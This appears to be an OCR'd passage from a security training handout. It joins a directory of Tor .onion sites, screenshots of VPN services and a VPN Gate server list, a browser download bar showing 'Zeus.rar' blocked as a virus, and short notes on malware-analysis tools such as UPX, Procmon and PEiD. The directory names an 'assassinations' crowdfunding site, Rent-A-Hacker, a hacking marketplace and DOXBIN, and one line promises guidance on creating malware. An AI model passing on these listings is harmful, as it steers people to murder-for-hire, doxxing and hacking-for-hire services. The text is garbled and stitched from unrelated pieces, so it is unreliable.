http://assmkedzgorodn7o.onion/ – Anonymous, safe, secure, crowdfunded assassinations.

http://duskgytldkxiuqc6.onion/comsense.html – Commo Sense by Thomas Paine

http://nwycvryrozllb42g.onion/ – Destination Unknown

http://zbnnr7qzaxlk5tms.onion/ – Wiki Leaks

Hacking

http://salted7fpnlaguiq.onion/ – SALT

http://yj5rbziqttulgidy.onion/ – Itanimulli

http://bbxdfsru7lmmbj32.onion/marketplace/ – Delta Initiative

http://2ogmrlfzdthnwkez.onion/ – Rent-A-Hacker

Warez

http://2gxxzwnj52jutais.onion/ – The Nowhere Server (restored from backup after FH)

http://jntlesnev5o7zysa.onion/ – The Pirate Bay – Torrents

http://am4wuhz3zifexz5u.onion/ – Tor Library – library of books and other media files

http://uj3wazyk5u4hnvtk.onion/ – The Pirate Bay – Torrents (official .onion)

http://doxbindtelxceher.onion/ – DOXBIN

http://wuvdsbmbwyjzsgei.onion/ – Music Downloads

http://lolicore75rq3tm5.onion/ – Lolicore and Speedcore Music

http://xfmro77i3lixucja.onion/ – ebooks


http://vt27twhtksyvjrky.onion/ – lol 20th Century Western Music Recordings and Scores

http://2ygbaoezjdmacnro.onion/ – Pony at Noisebridge


http://xfmro77i3lixucja.onion/ – Imperial Library of Trantor

http://c3jemx2ube5v5zpg.onion/ – Jotunbane’s Reading Club

web anonymizer online



http://www.my-proxy.com/web-proxy.html




Virtual private network

Paid VPN


TorGuard
TorGuard
Online Privacy Protection Services
United States
New York
Protocol
TCP
Cipher
BF-CBC
Status
Disconnected
Auto connect at TorGuard launch
More Settings ...
Sign Up for an Account here!
Connect
Update available. Get It Now!
v0.3.46


Free VPN


www.vpngate.net/en/
Country (Physical location)
DDNS hostname IP Address (ISP hostname)
VPN sessions Uptime Cumulative users
Line quality Throughput and Ping Cumulative transfers Logging policy
SSL-VPN Windows (comfortable)
L2TP/IPsec Windows, Mac, iPhone, Android No client required
OpenVPN Windows, Mac, iPhone, Android
MS-SSTP Windows Vista, 7, 8, RT No client required
Volunteer operator's name (+ Operator's message)
Score (Quality)
Japan
vpn687844779.opengw.net
220.100.53.237
57 sessions
1 days
Total 9,077 users
388.10 Mbps
Ping: 5 ms
1,444.60 GB
Logging policy: 2 Weeks
SSL-VPN Connect guide
TCP: 1303
UDP: Supported
OpenVPN Config file
TCP: 1303
UDP: 1649
By DESKTOP-SMN4B1R's owner
623,614
Thailand
vpn137349222.opengw.net
14.207.100.81
4 sessions
33 days
Total 3,863 users
54.80 Mbps
Ping: 23 ms
113.71 GB
Logging policy: 2 Weeks
OpenVPN Config file
UDP: 1195
By MSI's owner
544,399
Korea Republic of
vpn557963807.opengw.net
175.203.24.35
21 sessions
4 days
Total 16,267 users
87.14 Mbps
Ping: 32 ms
1,465.88 GB
Logging policy: 2 Weeks
SSL-VPN Connect guide
TCP: 995
UDP: Supported
OpenVPN Config file
TCP: 995
UDP: 1195
MS-SSTP Connect guide
SSTP Hostname : vpn557963807.opengw.net:995
By ADMIN-PC's owner
531,442
United Kingdom
vpn671857046.opengw.net
82.29.9.212
3 sessions
1 days
Total 108,585 users
6.95 Mbps
Ping: 21 ms
1,479.44 GB
Logging policy: 2 Weeks
SSL-VPN Connect guide
TCP: 1517
UDP: Supported
OpenVPN Config file
TCP: 1517
UDP: 1533
By SamsPC's owner
303,024
vpn404507705.opengw.net
1.53.231.60
1 sessions
2 days
15.95 Mbps
Ping: 54 ms
By DangThanhYen-PC's owner
293,734
download.jpg
message.exe
GPMAV-14.8b.zip
Zeus.rar
Failed - Virus detected
Zeus.rar
Failed - Virus detected
Show all
Search the web and Windows
2:18 AM
11/12/2016


For first you should know create malware for sample r trainer will guide you how to create malware

Upx


an advanced graphical interface for the UPX (Ultimate Packer for eXecutables). It allows you to compress (and decompress) files produced according to Microsoft Portable Executable and COFF Specification (EXE, DLL, OCX, BPL, CPL and other). Free UPX is freeware for personal and business use




Procmon (Process monitor)



After that scan malware with bintext




Autoruns




PEID


- PEiD detects most common packers, cryptors and compilers for PE files.
- It can currently detect more than 470 different signatures in PE files.
- It seems that the official website (www.peid.info) has been discontinued. Hence, the tool is no longer available from the official website but it still hosted on other sites.

